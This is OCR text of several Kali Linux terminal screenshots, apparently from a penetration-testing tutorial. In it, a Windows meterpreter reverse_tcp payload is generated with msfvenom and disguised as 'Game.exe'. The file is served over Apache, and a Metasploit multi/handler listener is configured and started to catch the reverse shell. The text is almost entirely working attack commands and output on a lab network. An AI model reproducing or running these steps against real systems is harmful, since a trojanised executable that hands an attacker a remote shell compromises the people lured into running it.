

kali@kali: ~
File Actions Edit View Help
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_na -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/Game.exe
[-] Skipping invalid encoder x86/shikata_ga_na
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/home/kali# cd /var/www/html/share
root@kali:/var/www/html/share# ls
Game.exe
root@kali:/var/www/html/share# systemctl start apache2
root@kali:/var/www/html/share# msfconsole
[-] **rting the Metasploit Framework console...
[-] * WARNING: No database support: No database YAML file
[-] ***
=[metasploit v5.0.71-dev]
+ -- --=[1962 exploits - 1095 auxiliary - 336 post]
+ -- --=[558 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >



kali@kali: ~
File Actions Edit View Help
=[metasploit v5.0.71-dev]
+ -- --=[1962 exploits - 1095 auxiliary - 336 post]
+ -- --=[558 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) >



kali@kali: ~
File Actions Edit View Help
Exploit target:
Id Name
-- ----
0 Wildcard Target
msf5 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) >



kali@kali: ~
File Actions Edit View Help
0 Wildcard Target
msf5 exploit(multi/handler) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
